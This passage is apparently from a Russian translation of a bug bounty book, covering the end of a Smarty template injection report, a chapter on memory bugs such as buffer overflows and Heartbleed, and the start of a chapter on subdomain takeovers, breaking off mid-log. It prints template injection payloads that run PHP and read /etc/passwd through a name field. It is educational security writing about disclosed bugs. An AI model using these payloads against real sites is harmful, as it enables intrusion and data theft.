
Немного усомнившись в перспективах находки, я по совету Джеймса обратился к документации Smarty. Там обнаружились некоторые зарезервированные переменные, в том числе `{$smarty.version}`. Я указал эту строку в качестве имени и снова отправил письмо. Получилось следующее:



Письмо с приглашением Foobar и версией Smarty

Обратите внимание: моим именем стало `2.6.18` - версия Smarty на сайте. Теперь дело сдвинулось. Продолжая читать документацию, я узнал о тегах `{php} {/php}`, позволяющих выполнять произвольный PHP-код. Именно они упоминались в статье Джеймса. Это выглядело многообещающе.

Я указал в качестве имени полезную нагрузку `{php}print "Hello"{/php}` и отправил письмо. Результат был таким:




Письмо с приглашением Foobar и вычислением PHP

Как видите, теперь моим именем стало `Hello`. Для окончательной проверки я хотел извлечь `/etc/passwd` и продемонстрировать программе возможности уязвимости. Я применил нагрузку `{php}$s=file_get_contents('/etc/passwd');var_dump($s);{/php}`. Она вызывает функцию `file_get_contents`, чтобы открыть, прочитать и закрыть `/etc/passwd`, присваивает содержимое

переменной, а затем выводит значение переменной как моё имя при вычислении кода Smarty. Я отправил письмо, но имя оказалось пустым. Странно.

Прочитав о функции в документации PHP, я решил взять только часть файла: возможно, длина имени была ограничена. Полезная нагрузка превратилась в `{php}$s=file_get_contents('/etc/passwd',NULL,NULL,0,100);var_dump($s);{/php}`. Обратите внимание на `NULL,NULL,0,100`: теперь извлекаются первые 100 символов файла, а не всё содержимое. В письме получилось следующее:



Письмо с приглашением Foobar и содержимым `/etc/passwd`

Успех! Теперь я мог выполнять произвольный код и в качестве доказательства концепции извлекать весь `/etc/passwd` по 100 символов. Я отправил отчёт, и уязвимость исправили в течение часа.

Выводы. Работать над уязвимостью было очень интересно. Первоначальная трассировка стека стала тревожным признаком, что что-то не так. Как и с некоторыми другими уязвимостями из книги, нет дыма без огня. В записи Джеймса Кеттла действительно была необходимая вредоносная нагрузка, но я её пропустил. Зато мне представилась возможность учиться и самостоятельно прочитать документацию Smarty. Так я нашёл зарезервированные переменные и тег `{php}` для выполнения собственного кода.

Итоги

Удалённое выполнение кода, как и другие уязвимости, обычно возникает из-за неправильной проверки и обработки пользовательского ввода. В первом примере ImageMagick неправильно экранировала потенциально вредоносное содержимое. Вместе со знанием уязвимости это позволило Бену целенаправленно найти и проверить области, которые, вероятно, были подвержены атаке. Простого ответа на вопрос, как искать такие уязвимости, нет. Следите за опубликованными CVE и за программным обеспечением сайтов, которое может быть устаревшим, а следовательно - уязвимым.

В находке Algolia Михил смог подписывать собственные cookie. Это позволило ему отправлять вредоносный код в форме сериализованных объектов, которым затем доверял Rails.

Сноски

[1] [назад] Статья Бена Садегипура: nahamsec.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Отчёт HackerOne: hackerone.com.

Глава 15. Память


Описание

Переполнение буфера

Переполнение буфера происходит, когда программа записывает данные в буфер - область памяти, - но объём данных превышает выделенное место. Представьте форму для льда на 12 кубиков, где вы хотите сделать только 10. Наливая воду, вы добавляете слишком много и вместо 10 ячеек заполняете 11. Вы только что переполнили буфер формы для льда.

В лучшем случае переполнение буфера приводит к непредсказуемому поведению программы, в худшем - создаёт серьёзную уязвимость. При переполнении уязвимая программа начинает перезаписывать безопасные данные неожиданными значениями, к которым может обратиться позднее. В таком случае перезаписанный код способен полностью отличаться от ожидаемого программой и вызвать ошибку. Либо злоумышленник воспользуется переполнением, чтобы записать и выполнить вредоносный код.

Вот пример изображения от Apple[1]:



Пример переполнения буфера

Первая часть показывает возможное переполнение. Реализация `strcpy` берёт строку `Larger` и записывает её в память, не учитывая доступное выделенное место - белые клетки, - поэтому попадает в непредназначенную для неё память - красные клетки.


Чтение за границами

Помимо записи за пределами выделенной памяти, существует уязвимость чтения данных за границей области памяти. Это разновидность переполнения буфера: программа читает память дальше, чем должен разрешать буфер.

Известный недавний пример чтения за границей памяти - ошибка Heartbleed в OpenSSL, раскрытая в апреле 2014 года. На тот момент считалось, что атаке подвержено около 17% - 500 тысяч - защищённых веб-серверов Интернета, сертифицированных доверенными центрами[2].

Heartbleed позволяла похищать закрытые ключи серверов, данные сеансов, пароли и другие сведения. Для эксплуатации серверу отправляли сообщение «Heartbeat Request», которое тот должен был дословно вернуть отправителю. В сообщении мог присутствовать параметр длины. Уязвимые серверы выделяли под него память на основании этого параметра, не учитывая истинный размер сообщения.

Поэтому Heartbeat эксплуатировали отправкой небольшого сообщения с большим параметром длины. Уязвимый получатель читал лишнюю память за пределами области, выделенной под сообщение. Вот изображение с Wikipedia:



Пример Heartbleed

Подробный анализ переполнений буфера, чтения за границами и Heartbleed выходит за рамки книги. Если хотите узнать больше, обратитесь к следующим источникам:

• документация Apple[3];
• статья Wikipedia о переполнении буфера[4];
• статья Wikipedia о NOP-горке[5];
• Open Web Application Security Project[6];
• Heartbleed.com[7].

Повреждение памяти

Повреждение памяти - приём выявления уязвимости, при котором код заставляют вести себя необычным или неожиданным образом. Последствия похожи на переполнение буфера: память раскрывается там, где этого происходить не должно.

Пример - инъекция нулевого байта. Она происходит, когда передаётся нулевой байт, или пустая строка `%00`, то есть `0x00` в шестнадцатеричной записи, и принимающая программа начинает вести себя непредусмотренным образом. В C/C++ и других низкоуровневых языках нулевой байт обозначает конец строки, или терминатор. Он может заставить программу немедленно прекратить обработку, а все следующие байты будут проигнорированы.

Это существенно, когда код полагается на длину строки. Если встречается нулевой байт и обработка прекращается, строка, которая должна содержать 10 символов, может превратиться в строку из 5. Например:

```
thisis%00mystring
```

Длина этой строки должна быть равна 15, но при завершении на нулевом байте её значение составит 6. Это создаёт проблемы в низкоуровневых языках, которые самостоятельно управляют памятью.

Для веб-приложений тема становится важна при взаимодействии с библиотеками, внешними API и другими компонентами, написанными на C. Передача `%00` в URL иногда позволяет злоумышленнику манипулировать веб-ресурсами, включая чтение и запись файлов в соответствии с разрешениями веб-приложения в более широкой серверной среде. Особенно это касается языков программирования наподобие PHP, которые сами написаны на C.

Ссылки OWASP. Дополнительные сведения: OWASP Buffer Overflows[8], OWASP Reviewing Code for Buffer Overruns and Overflows[9], OWASP Testing for Buffer Overflows[10], OWASP Testing for Heap Overflows[11], OWASP Testing for Stack Overflows[12] и OWASP Embedding Null Code[13].

Примеры

1. PHP ftp_genlist()

Сложность: высокая

URL: неприменимо

Ссылка на отчёт: https://bugs.php.net/bug.php?id=69545[14]

Дата сообщения: 12 мая 2015 года

Вознаграждение: 500 долларов

Описание:

Язык программирования PHP написан на C, которому выпало удовольствие самостоятельно управлять памятью. Как объяснялось выше, переполнение буфера позволяет злоумышленнику записывать в область памяти, которая должна быть недоступна, и потенциально удалённо выполнять код.

В данном случае функция `ftp_genlist()` расширения FTP допускала переполнение: можно было передать более 4294 Мбайт, которые записывались во временный файл. В результате выделенный буфер оказывался слишком мал для записанных во временный файл данных, и при повторной загрузке его содержимого в память происходило переполнение кучи.

Выводы. Переполнение буфера - старая и хорошо известная уязвимость, которая всё ещё часто встречается в приложениях, самостоятельно управляющих памятью, особенно написанных на C и C++. Если выяснилось, что веб-приложение основано на языке C - на нём, в частности, написан PHP, - переполнение буфера вполне возможно. Но новичку, вероятно, полезнее искать более простые уязвимости инъекций и вернуться к переполнениям, когда появится больше опыта.

2. Модуль Python Hotshot

Сложность: высокая

URL: неприменимо

Ссылка на отчёт: http://bugs.python.org/issue24481[15]

Дата сообщения: 20 июня 2015 года

Вознаграждение: 500 долларов

Описание:

Как и PHP, язык Python написан на C, который, как уже отмечалось, самостоятельно управляет памятью. Модуль Python Hotshot служит заменой существующему модулю `profile` и ради меньшего влияния на производительность по большей части написан на C. Однако в июне 2015 года в нём обнаружили переполнение буфера, связанное с кодом, который пытался скопировать строку из одной области памяти в другую.

Уязвимый код вызывал метод `memcpy`, который копирует память из одного места в другое и принимает число копируемых байтов. Вот эта строка:

```
memcpy(self->buffer + self->index, s, len);
```

Метод `memcpy` принимает три параметра: `str1`, `str2` и `n`. `str1` - место назначения, `str2` - копируемый источник, а `n` - число байтов. В данном случае им соответствовали `self->buffer + self->index`, `s` и `len`.

Уязвимость заключалась в том, что `self->buffer` всегда имел фиксированную длину, тогда как длина `s` могла быть любой.

Поэтому при выполнении копирования, подобного показанному выше на схеме Apple, функция `memcpy` не учитывала истинный размер области назначения и создавала переполнение.

Выводы. Мы увидели уже две функции, неправильная реализация которых особенно подвержена переполнениям буфера: `memcpy` и `strcpy`. Если известно, что сайт или приложение опирается на C или C++, можно просмотреть библиотеки исходного кода на соответствующем языке - например, с помощью `grep` - в поисках неправильных реализаций.

Главное - найти реализации, где функции третьим параметром передаётся переменная фиксированной длины, соответствующая размеру выделяемой области, хотя копируемые данные имеют переменную длину.

Но, как отмечалось выше, новичку, возможно, лучше пока не тратить время на подобные уязвимости и вернуться к ним, освоившись с этичным хакингом.

3. Чтение за границами в libcurl

Сложность: высокая

URL: неприменимо

Ссылка на отчёт: http://curl.haxx.se/docs/adv_20141105.html[16]

Дата сообщения: 5 ноября 2014 года

Вознаграждение: 1000 долларов

Описание:

libcurl - свободная клиентская библиотека передачи данных по URL, которую использует программа командной строки cURL. В функции libcurl `curl_easy_duphandle()` обнаружили уязвимость, позволявшую отправлять конфиденциальные данные, не предназначенные для передачи.

При обмене данными через libcurl можно использовать параметр `CURLOPT_COPYPOSTFIELDS`, чтобы указать область памяти с данными для удалённого сервера. Представьте резервуар, где хранятся данные. Размер области, или резервуара, задаётся отдельным параметром.

Не углубляясь в технические подробности, область памяти была связана с «дескриптором» - точное определение дескриптора выходит за рамки книги и для понимания не требуется, - а приложение могло дублировать дескриптор, создавая копию данных. Именно здесь находилась уязвимость: копирование выполнялось функцией `strdup`, которая предполагала, что в данных есть нулевой байт, обозначающий конец строки.

Но нулевого байта в данных могло не быть либо он находился в произвольном месте. Поэтому дублированный дескриптор оказывался слишком мал или велик либо программа аварийно завершалась. Кроме того, после дублирования функция отправки данных не учитывала, что они уже были прочитаны и скопированы, и потому также обращалась к данным за пределами предназначенной области памяти и отправляла их.

Выводы. Это пример очень сложной уязвимости. Он почти оказался слишком техническим для книги, но я включил его, чтобы показать сходство с уже изученным. Если отбросить детали, эта уязвимость тоже возникла из-за ошибки реализации на C, связанной с управлением памятью, а именно с копированием. Если вы собираетесь погрузиться в низкоуровневое программирование на C, начните с мест, где данные копируются из одной области памяти в другую.

4. Повреждение памяти в PHP

Сложность: высокая

URL: неприменимо

Ссылка на отчёт: https://bugs.php.net/bug.php?id=69453[17]

Дата сообщения: 14 апреля 2015 года

Вознаграждение: 500 долларов

Описание:

Метод `phar_parse_tarfile` не учитывал имена файлов, начинающиеся с нулевого байта - байта со значением ноль, то есть `0x00` в шестнадцатеричной записи.

Во время выполнения метода при использовании имени файла происходило опустошение массива, то есть попытка обратиться к несуществующим данным за пределами выделенной массиву памяти.

Эта уязвимость важна, поскольку предоставляет хакеру доступ к памяти, которая должна оставаться недоступной.

Выводы. Подобно переполнению буфера, повреждение памяти - старая, но по-прежнему распространённая уязвимость приложений, самостоятельно управляющих памятью, особенно написанных на C и C++. Узнав, что веб-приложение основано на C - например, на PHP, который написан на C, - ищите способы манипулировать памятью. Но новичку, опять же, вероятно, полезнее заняться более простыми инъекциями и вернуться к повреждению памяти с опытом.

Итоги

Хотя уязвимости памяти прекрасно подходят для громких заголовков, работать с ними очень трудно и для этого требуется серьёзное мастерство. Если у вас нет опыта программирования на низкоуровневых языках, лучше оставить их в покое.

Современные языки менее подвержены таким проблемам благодаря собственному управлению памятью и сборке мусора, но приложения на C всё ещё остаются весьма уязвимыми. Кроме того, ситуация усложняется при работе с современными языками, которые сами написаны на C, как мы увидели в примерах PHP `ftp_genlist()` и модуля Python Hotshot.

Сноски

[1] [назад] Документация Apple о переполнении буфера: developer.apple.com.
[2] [назад] Статья о Heartbleed: en.wikipedia.org.
[3] [назад] Документация Apple: developer.apple.com.
[4] [назад] Wikipedia о переполнении буфера: en.wikipedia.org.
[5] [назад] Wikipedia о NOP-горке: en.wikipedia.org.
[6] [назад] OWASP о переполнении буфера: owasp.org.
[7] [назад] Сайт Heartbleed: heartbleed.com.
[8] [назад] OWASP Buffer Overflows: owasp.org.
[9] [назад] OWASP Reviewing Code for Buffer Overruns and Overflows: owasp.org.
[10] [назад] OWASP Testing for Buffer Overflow: owasp.org.
[11] [назад] OWASP Testing for Heap Overflow: owasp.org.
[12] [назад] OWASP Testing for Stack Overflow: owasp.org.
[13] [назад] OWASP Embedding Null Code: owasp.org.
[14] [назад] Ошибка PHP: bugs.php.net.
[15] [назад] Ошибка Python: bugs.python.org.
[16] [назад] Бюллетень cURL: curl.haxx.se.
[17] [назад] Ошибка PHP: bugs.php.net.

Глава 16. Захват поддоменов

Описание

Захват поддомена означает именно то, что следует из названия: злоумышленник получает возможность присвоить поддомен законного сайта. В двух словах, сайт создаёт запись DNS для поддомена у внешней службы, например хостинговой компании Heroku, но никогда не регистрирует сам поддомен.

1. `example.com` регистрируется на Heroku.
2. `example.com` создаёт запись DNS, направляющую `subdomain.example.com` на `unicorn457.heroku.com`.
3. `example.com` так и не регистрирует `unicorn457.heroku.com`.
4. Злоумышленник регистрирует `unicorn457.heroku.com` и копирует `example.com`.
5. Весь трафик `subdomain.example.com` направляется на вредоносный сайт, который выглядит как `example.com`.

Чтобы это произошло, должна существовать незанятая запись DNS для внешней службы наподобие Heroku, GitHub, Amazon S3, Shopify и других. Для поиска отлично подходит KnockPy, описанный в разделе «Инструменты»: программа перебирает распространённый список поддоменов и проверяет их существование.

Примеры

1. Захват поддомена Ubiquiti

Сложность: низкая

URL: `http://assets.goubiquiti.com`

Ссылка на отчёт: https://hackerone.com/reports/109699[1]

Дата сообщения: 10 января 2016 года

Вознаграждение: 500 долларов

Описание:

В полном соответствии с описанием захвата поддоменов, у `http://assets.goubiquiti.com` была запись DNS, направленная на хранилище Amazon S3, но соответствующей корзины S3 не существовало. Вот снимок из HackerOne:

Type	Domain Name	Canonical Name	TTL
CNAME	assets.goubiquiti.com	uwn-images.s3-website-us-west-1.amazonaws.com	5 min

DNS ресурсов Goubiquiti

Злоумышленник мог зарегистрировать `uwn-images.s3-website-us-west-1.amazonaws.com` и разместить там сайт. Если сделать его похожим на Ubiquiti, уязвимость позволит обманом заставлять пользователей передавать личные сведения и захватывать учётные записи.

Выводы. Записи DNS создают новую и особую возможность обнаружения уязвимостей. С помощью KnockPy проверяйте существование поддоменов, а затем подтверждайте, что они указывают на действительные ресурсы. Уделяйте особое внимание сторонним поставщикам наподобие AWS, GitHub и Zendesk, которые позволяют регистрировать индивидуальные URL.

2. Scan.me, направленный на Zendesk

Сложность: низкая

URL: `support.scan.me`

Ссылка на отчёт: https://hackerone.com/reports/114134[2]

Дата сообщения: 2 февраля 2016 года

Вознаграждение: 1000 долларов

Описание:

Как и в примере Ubiquiti, приобретённый Snapchat сайт `scan.me` имел запись CNAME, направлявшую `support.scan.me` на `scan.zendesk.com`. Хакер harry_mg сумел зарегистрировать `scan.zendesk.com`, куда вёл `support.scan.me`.

Вот и всё. Выплата 1000 долларов!

Выводы. БУДЬТЕ ВНИМАТЕЛЬНЫ! Эта уязвимость была найдена в феврале 2016 года и совсем не отличалась сложностью. Успешная охота за ошибками требует острой наблюдательности.

3. Захват поддомена Shopify Windsor

Сложность: низкая

URL: `windsor.shopify.com`

Ссылка на отчёт: https://hackerone.com/reports/150374[3]

Дата сообщения: 10 июля 2016 года

Вознаграждение: 500 долларов

Описание:

В июле 2016 года Shopify раскрыла ошибку конфигурации DNS, из-за которой поддомен `windsor.shopify.com` перенаправлялся в другой домен, `aislingofwindsor.com`, уже не принадлежавший компании. После чтения отчёта и разговора с его автором @zseano я отметил несколько интересных и важных моментов.

Во-первых, @zseano, или Шон, случайно наткнулся на уязвимость во время сканирования для другого клиента. Его внимание привлекло, что поддомены имели вид `*.shopify.com`. Если вы знакомы с платформой, зарегистрированные магазины следуют шаблону `*.myshopify.com`. Это должно было стать тревожным сигналом и подсказать дополнительные области для проверки. Шон заслуживает похвалы за наблюдательность. Однако область программы Shopify была явно ограничена магазинами Shopify, их административными панелями и API, программами внутри приложения Shopify и конкретными поддоменами. В правилах сказано: если домен прямо не указан, он не входит в область программы. Поэтому, строго говоря, Shopify не обязана была

вознаграждать Шона.

Во-вторых, Шон применял замечательный инструмент `crt.sh`. Он принимает доменное имя, название организации или отпечаток сертификата SSL - при расширенном поиске есть и другие параметры - и возвращает поддомены, связанные с сертификатами поискового запроса. Для этого инструмент следит за журналами Certificate Transparency. Подробности темы выходят за рамки книги; достаточно знать, что журналы подтверждают действительность сертификатов. Одновременно они раскрывают огромное число потенциально скрытых внутренних серверов и систем. Все их следует исследовать, если программа разрешает проверять любые поддомены - некоторые программы этого не позволяют!

В-третьих, получив список, Шон стал по очереди проверять сайты. Этот этап можно автоматизировать, но помните: он работал над другой программой и просто отвлёкся. При проверке `windsor.shopify.com` исследователь увидел страницу ошибки просроченного домена. Естественно, он купил `aislingofwindsor.com`, после чего Shopify стала указывать на его сайт. Это позволило бы злоупотребить доверием жертвы к Shopify, поскольку страница выглядела бы как домен Shopify.

Шон завершил работу, сообщив Shopify об уязвимости.

Выводы. Как следует из описания, уроков здесь несколько. Во-первых, начните применять `crt.sh` для обнаружения поддоменов: это похоже на золотую жилу дополнительных целей внутри программы. Во-вторых, захваты поддоменов не ограничиваются внешними службами вроде S3 и Heroku. Здесь Шон сделал дополнительный шаг и действительно зарегистрировал просроченный домен, на который указывала Shopify. Будь у него злые намерения, он мог бы скопировать в этот домен страницу входа Shopify и собирать учётные данные пользователей.

4. Захват Fastly у Snapchat

Сложность: средняя

URL: `http://fastly.sc-cdn.net/takeover.html`

Ссылка на отчёт: https://hackerone.com/reports/154425[4]

Дата сообщения: 27 июля 2016 года

Вознаграждение: 3000 долларов

Описание:

Fastly - сеть доставки содержимого (content delivery network, CDN), используемая для быстрой передачи данных пользователям. Идея CDN состоит в хранении копий содержимого на серверах по всему миру, чтобы сократить время и расстояние доставки запросившему пользователю. Другой пример - Amazon CloudFront.

27 июля 2016 года Ebrietas сообщил Snapchat об ошибке настройки DNS: у URL `http://fastly.sc-cdn.net` была запись CNAME, указывавшая на не принадлежавший компании поддомен Fastly. Интересно, что Fastly позволяет регистрировать собственные поддомены службы, если вы собираетесь шифровать трафик TLS и использовать для этого общий сертификат с подстановочным знаком. По словам исследователя, при посещении URL появлялось сообщение наподобие: «Fastly error: unknown domain: XXXXX. Please check that this domain has been added to a service».

Ebrietas не указал URL Fastly, использованный для захвата, но по документации Fastly docs.fastly.com он, вероятно, соответствовал шаблону `EXAMPLE.global.ssl.fastly.net`. Ссылка

исследователя на поддомен как на «тестовый экземпляр Fastly» ещё сильнее указывает на то, что Snapchat настроила его с сертификатом Fastly с подстановочным знаком для какого-то испытания.

Кроме того, в отчёте заслуживают объяснения ещё два обстоятельства:

1. `fastly.sc-cdn.net` был поддоменом Snapchat, направленным на CDN Fastly. Домен `sc-cdn.net` выглядит не слишком определённо, и, судя только по имени, мог принадлежать кому угодно. Чтобы подтвердить владельца, Ebrietas проверил сертификат SSL через `censys.io`. Именно такой дополнительный шаг - подтверждение уязвимости вместо рискованной догадки - отличает хороших хакеров от великих.
2. Последствия захвата были не сразу очевидны. В первоначальном отчёте Ebrietas написал, что домен, по-видимому, нигде в Snapchat не используется. Но он оставил сервер работающим, через некоторое время проверил журналы и обнаружил запросы Snapchat, подтвердившие настоящее использование поддомена.

```
root@localhost:~# cat /var/log/apache2/access.log | grep -v server-status | grep snapchat -i

23.235.39.33 - - [02/Aug/2016:18:28:25 +0000] "GET /bq/
    story_blob?story_id=fRaYutXlQBosonUmKavo1uA&t=2&mt=0 HTTP/1.1...
23.235.39.43 - - [02/Aug/2016:18:28:25 +0000] "GET /bq/story_blob?story_id=f3gHI7yhW-
    Q7TeACCzc2nKQ&t=2&mt=0 HTTP/1.1...
23.235.46.45 - - [03/Aug/2016:02:40:48 +0000] "GET /bq/story_blob?story_id=fKGG6u9zG4juOFT7-
    k0PNWw&t=2&mt=1&encoding...
23.235.46.23 - - [03/Aug/2016:02:40:49 +0000] "GET /bq/
    story_blob?story_id=fco3gXZkbBCyGc_Ym8UhK2g&t=2&mt=1&encoding...
43.249.75.20 - - [03/Aug/2016:12:39:03 +0000] "GET /discover/
    dsnaps?edition_id=4527366714425344&dsnap_id=56515658813...
43.249.75.24 - - [03/Aug/2016:12:39:03 +0000] "GET /bq/
    story_blob?story_id=ftzqLQky4KJ_B6Jebus2Paw&t=2&mt=1&encoding...
43.249.75.22 - - [03/Aug/2016:12:39:03 +0000] "GET /bq/story_blob?story_id=fEXbJ2SDn3Os8m4aeXs-
    7Cg&t=2&mt=0 HTTP/1.1...
23.235.46.21 - - [03/Aug/2016:14:46:18 +0000] "GET /bq/
    story_blob?story_id=fu8jKJ_5yF71_WEDi8eiMuQ&t=1&mt=1&encoding...
23.235.46.28 - - [03/Aug/2016:14:46:19 +0000] "GET /bq/story_blob?story_id=flWVBXvBXToy-
    vhsBdze11g&t=1&mt=1&encoding...
23.235.44.35 - - [04/Aug/2016:05:57:37 +0000] "GET /bq/story_blob?story_id=fuZO-
